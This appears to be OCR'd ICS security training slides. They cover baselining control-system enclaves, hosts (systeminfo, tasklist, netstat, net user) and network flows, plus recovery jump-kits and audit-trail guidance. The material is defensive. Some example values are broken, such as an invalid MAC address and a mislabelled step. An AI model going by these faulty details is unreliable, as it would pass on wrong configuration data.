Secondary Historian	IP: 192.168.1.150 MAC: 00-32-20-EE-21-D4	3	Primary Historian	IP: 198.168.1.032 MAC: 00-24-80-GG-C2	2	Port: 80; protocol HTTP Port: 118; protocol: SQL

Table E-2: Example ICS Enclave Entry Points

E.5. FMC Baseline Creation: Enclave (Cont)



Control System Enclave Entry Point Baseline

IP Address1	MAC Address1	OSI Layer1	External Device	IP Address2	MAC Address2	OSI Layer2	Expected Ports, Protocols Used In This Connection
							In: Out:
							In: Out:
							In: Out:
							In: Out:
							In: Out:
							In: Out:
							In: Out:
							In: Out:
							In: Out:
							In: Out:
							In: Out:
							In: Out:

E.6. FMC Baseline Creation: Servers/Workstations

E.6. FMC Baseline Creation: Servers/Workstations

What you will need:

1. Formatted Write Once–Read Many media (either CD-r or DVD-r).
2. *Position Zero publication from the Information Assurance Directorate of the National Security Agency.*

a. Create the FMC Baseline for servers and workstations (to include HMIs, Historians, OPCs, and Engineering Workstations) by performing the following tasks:

E.6. FMC Baseline Creation: Servers/Workstations

b. Procedures

(1) Preparation

(a) If you are not familiar with the Windows Command Prompt, review page 4-5 in NSA Publication, *Position Zero,* the Information Assurance Directorate of the National Security Agency/Central Security Services. See Appendix D: References.

(b) **Use a formatted CD-r or DVD-r (hereafter referred to as "media") to store the information you are collecting from servers and workstations.** Label the media with the date the contents were collected, and provide a description of the contents on the label.

E.6. FMC Baseline Creation: Servers/Workstations

(c) If the asset you are inspecting does not have an abbreviated name, create one (e.g., HMI-Bld1) and use this to label electronic files that you will store on the media.

(d) **Ensure you have administrator rights** for the asset from which you are capturing data.

(e) **Important: Enable Security Logging, specifically "user log-on" and "administrator log-on" for both the operating system and applications on the asset** (procedures vary for differing systems, refer to vendor documentation).

E.6. FMC Baseline Creation: Servers/Workstations

(2) Data Capture

(a) Capture System Information:

1 . Insert media into the appropriate drive.

2. Ensure the machine recognizes the drive by clicking on My Computer icon. Locate the media and note drive letter assigned to the drive (e.g., E:\)

3. Open a command prompt.

4. At the command prompt type: c:\> systeminfo > (media drive letter):\(asset name-SysInfo.txt)

Example: c:\>systeminfo >E:\Control Systems-Bld1 -SysInfo.txt

5. See *Position Zero,* from the Information Assurance Directorate of the National Security Agency/Central Security Services for more information about this command and output.

E.6. FMC Baseline Creation: Servers/Workstations

(b) Capture Task List

1 . Continue using the inserted media, and execute the following command to capture the machine’s Task List:

```
c:\> tasklist > (media drive letter):\asset name-Tasklist.txt
```

Example: c:\>tasklist > E:\HMI-BLD1 -Tasklist.txt

2. See *Position Zero,* from the Information Assurance Directorate of the National Security Agency/Central Security Services for more information about this command and output.

E.6. FMC Baseline Creation: Servers/Workstations

(c) Capture Processes and Dynamic Link Libraries (.dll)

1 . Continue using the inserted media, and execute the following command to capture the machine’s processes and associated .dll:

```
c:\ tasklist /m /fo list >(media drive letter):\asset name-Proc-dll.txt
```

Example: c:\ >tasklist /m /fo list > E:\Control Systems-BLD1 -Proc-dll.txt

2. See *Position Zero,* from the Information Assurance Directorate of the National Security Agency/Central Security Services for more information about this command and output.

E.6. FMC Baseline Creation: Servers/Workstations

(d) Capture Services

1 . Continue using the inserted media, and execute the following command to capture the machine’s running services:

```
c:\ > tasklist /svc >(media drive letter):\asset name-Svc.txt
```

Example: c:\>tasklist /svc >E:\Control Systems-BLD1 -Svc.txt

2. See *Position Zero,* from the Information Assurance Directorate of the National Security Agency/Central Security Services for more information about this command and output.

E.6. FMC Baseline Creation: Servers/Workstations

(e) Capture Connecting Systems (Network Status)

1 . Continue using the inserted media, and execute the following command to capture the machine's network status:

```
c:\> netstat –ano >(media drive letter):\asset name-NetStat.txt
```

Example: c:\>netstat –ano > E:\HMI-BLD1 -NetStat.txt

2. See *Position Zero,* from the Information Assurance Directorate of the National Security Agency/Central Security Services for more information about this command and output.

E.6. FMC Baseline Creation: Servers/Workstations


(f) Capture User Accounts

1. Continue using the inserted media, and execute the following command to capture the machine's network status:

```
c:\> net user >(media drive letter):\asset name-User.txt
```


Example: c:\>net user > E:\Control Systems-BLD1 -User.txt

2. Review the file created in step 6.a. in Note Pad, and document users on the Authorized Users Table (table E-3). Duplicate table as needed.



User Accounts for: ____________________ [asset name]				
Asset	**User ID**	**User Name**	**Account Privileges**	**Normal log on times**
			Guest User Admin	
			Guest User Admin	

E.6. FMC Baseline Creation: Servers/Workstations



Control System User Accounts For [Name of System]

Asset	User ID	User Name	Account Privileges	Normal Logon Times

E.7. FMC Baseline Creation: Network

E.7. FMC Baseline Creation: Network Traffic

a. Capturing the normal data flow for the ICS provides a baseline view of the traffic that is "normal" for that ICS. The network traffic of an ICS should not be overly "busy" and should appear logical and reasonable to the operators (e.g., the OPC server and the field controllers should show communications between each other). Once the normal network traffic is captured and understood, identifying anomalous traffic is a straightforward event.

OT networks communicate in a consistent manner

- **Master-Slave (Modbus)**
- **Peer-to-Peer (BACNet)**
- **Whitelisting very effective**
- **Typically will have very few external connections**

Tools: GrassMarlin, Sophia, Glasswire

E.7. FMC Baseline Creation: Network

b. Procedures

(1) If your ICS has Cisco devices, locate those devices and determine if those **devices are NetFlow enabled (check Cisco web site).**

(a) If the Cisco devices are NetFlow enabled, locate the device on the topology and **determine what potential traffic can be viewed from that device** (which device connections flow through the device).

(b) Using your Cisco documentation, determine how to capture network flows, and view these. **To effectively baseline your network, allow NetFlow to capture 24 hours of ICS network traffic**. Once the 24-hour network traffic has been captured, analyze the traffic and identify the individual IP addresses, the ports, protocols, and services associated with these, and document them in table E-4: *ICS Data Flow.*


E.7. FMC Baseline Creation: Network

(2) If your ICS does not have Cisco devices, a variety of free tools can be used to capture data flows on the network. Work with your command’s network administrator and the ISSM for assistance in installing these tools and capturing your ICS data flows.

(a) **Select a method to capture network data, and capture the data for 24 hours.** Analyze data, and populate table E-4 IP addresses, ports, protocols, and services located during the capture.


(b) The following tools are free and can be used to capture network data flows: NetworkMiner, Microsoft Network Monitor, BandwidthD, PRTG Network Monitor Freeware, Splunk, ntopng, WireShark.

(3) Extract table E-4 from this document and enter the IP addresses, ports, protocols and services located in the data flow capture.



ICS Data Flows				
Originating IP	Destination IP	Port	Protocol	Service

E.7. FMC Baseline Creation: Network



Control System Data Flows				
Originating IP	Destination IP	Port	Protocol	Service

Unit 4

ENCLOSURE F: Create a Jump-Kit

F.1. Jump-Kit Introduction

F.1. Jump-Kit Introduction

a. Description. A Recovery Jump-Kit contains the tools the ICS team and IT team will need to restore a system to its last FMC state during Mitigation and Recovery. Knowing what the Recovery point should be is the key to ensuring all known remnants of an attack have been removed from all components of the ICS. This means all hardware and software are configured in accordance with operational requirements, and checksums and hashes are in conformance with vendor specifications.

b. Key Components

(1) Routine Monitoring
(2) Inspection
(3) Identification of adversarial presence
(4) Documentation
(5) Notifications

c. Prerequisites. FMC baseline

F.2. Jump-Kit Contents

F.2. Jump-Kit Contents

a. Overview

(1) The Jump-Kit is a critical tool for the Recovery phase. In addition to **containing the operating software for all devices, it also contains the software hashes of the devices on the network and the firmware and software updates for all system devices.**

(2) During Recovery, **the Jump-Kit will be utilized to reimage the firmware/software operating on the affected device.** Care shall be used when the Jump-Kit machine is used for the reinstallation/reimaging potentially infected devices. The malware residing on the device, which is being reimaged, could manifest itself onto the Jump-Kit machine, which could then re-infect other system devices when reconnected.

F.2. Jump-Kit Contents

(3) Due to this potential back door access for malware, **ensure that the Jump-Kit machine is connected only to network devices that are completely isolated from the network.** Additionally, the Jump-Kit should be write-protected and/or operating in a virtual environment. Virus scans are performed after connection to each device.

(4) **The ICS Jump-Kit and the IT Jump-Kit can be combined or be separate** depending on the environment and system architecture. In general, a Recovery Jump-Kit should include the following:

Jump-Kit Contents: Documentation

- Incident Notifications List: document contact information for command's Information Assurance Manager
- Document stakeholders who could be affected by a Cyber attack on ICS
- Establish notification procedures with chain of command

F.2. Jump-Kit Contents: Tools

Jump-Kit Contents: Tools

- Universal serial bus (USB) drives, bootable USB (or LiveCD) with up-to-date antimalware, and other software tools that can read and/or write to file system (Example: Bart’s PE disk)

- Laptop with anti-malware utilities and Internet access (for downloads)

- Computer and network tool kit to add/remove components, hard drives, connectors, wire cables, etc.

- Hard disk duplicators with write-block capabilities to capture hard drive images

F.2. Jump-Kit Contents: Config Files

Jump-Kit Contents: Configuration Files

- Firewall access control lists
- Firewall hard disk image
- IDS rules
- IDS image
    - Back up of firewall, router, and switch IOS
- Backup of PLC configurations and firmware
- Backup RTU software, database, and configurations
- Back up of all other computer assets to include HMI, Historian, and Database
- Network map of all expected connections to the ICS

F.3. Jump-Kit Maintenance F.4. Rescue CD

F.3. Jump-Kit Maintenance

The Jump-Kits must be maintained and be a part of configuration management. **When configuration files or new versions of operating systems or applications are updated, the Jump-Kits need to be updated as well.**

F.4. Jump-Kit Rescue CD

The Rescue CD is a bootable CD with tools, rootkit detection, master boot record check, and other capabilities


[redacted]

Lab 2

Security Audit Plan (SAP)

A walk through to secure corporate IT systems

Security Audit Plans (SAP)



Facility-Related Control Systems
Security Audit Plan (SAP) Guideline

[ORGANIZATION]

FACILITY-RELATED CONTROL SYSTEMS

SECURITY AUDIT PLAN (SAP) GUIDELINE

ESTCP

[Replace ESTCP Logo with Organization Logo]


June 20, 2017

Organization Address

City, State, Zip Code

Controlled Unclassified Information (CUI)

Version 1.0 Facility-Related Control Systems Security Audit Plan



2.1 SYSTEM-LEVEL AUDIT TRAILS

If a system-level audit capability exists, the audit trail should capture, at a minimum, any attempt to log on (successful or unsuccessful), the log-on ID, date and time of each log-on attempt, date and time of each log-off, the devices used, and the function(s) performed once logged on (e.g., the applications that the user tried, successfully or unsuccessfully, to invoke). System-level logging also typically includes information that is not specifically security-related, such as system operations, cost-accounting charges, and network performance.

2.2 APPLICATION-LEVEL AUDIT TRAIL

System-level audit trails may not be able to track and log events within applications, or may not be able to provide the level of detail needed by application or data owners, the system administrator, or the computer security manager. In general, application-level audit trails monitor and log user activities, including data files opened and closed, specific actions, such as reading, editing, and deleting records or fields, and printing reports. Some applications may be sensitive enough from a data availability, confidentiality, and/or integrity perspective that a "before" and "after" picture of each modified record (or the data element(s) changed within a record) should be captured by the audit trail.

2.3 USER AUDIT TRAILS

User audit trails can usually log:

- All commands directly initiated by the user;
- All identification and authentication attempts; and
- Files and resources accessed.

It is most useful if options and parameters are also recorded from commands. It is much more useful to know that a user tried to delete a log file (e.g., to hide unauthorized actions) than to know the user merely issued the delete command, possibly for a personal data file.

Auditing

NIST - Special Publication 800-12: An Introduction to Computer Security - The NIST Handbook
NIST - Sample Generic Policy and High Level Procedures for Audit Trails
NIST - Special Publication 800-26: Security Self-Assessment Guide for Information Technology Systems
NIST - Special Publication 800-92: Guide to Computer Security Log Management

The security audit review process will be done monthly by the security team which will consist of members listed within the ITCP but will include at a minimum: the ISSO, the system administrator and security coordinator(s).

18.2.2.1 System-Level Audit Trails
If a system-level audit capability exists, the audit trail should capture, at a minimum, any attempt to log on (successful or unsuccessful), the log-on ID, date and time of each log-on attempt, date and time of each log-off, the devices used, and the function(s) performed once logged on (e.g., the applications that the user tried, successfully or unsuccessfully, to invoke). System-level logging also typically includes information that is not specifically security-related, such as system operations, cost-accounting charges, and network performance.

Auditing

18.2.2.2 Application-Level Audit Trail

System-level audit trails may not be able to track and log events *within* applications, or may not be able to provide the level of detail needed by application or data owners, the system administrator, or the computer security manager. In general, application-level audit trails monitor and log user activities, including data files opened and closed, specific actions, such as reading, editing, and deleting records or fields, and printing reports. Some applications may be sensitive enough from a data availability, confidentiality, and/or integrity perspective that a "before" and "after" picture of each modified record (or the data element(s) changed within a record) should be captured by the audit trail.

Auditing

18.2.2.3 User Audit Trails

- User audit trails can usually log:
- all commands directly initiated by the user;
- all identification and authentication attempts; and
- files and resources accessed.

It is most useful if options and parameters are also recorded from commands. It is much more useful to know that a user tried to delete a log file (e.g., to hide unauthorized actions) than to know the user merely issued the delete command, possibly for a personal data file.

Auditing

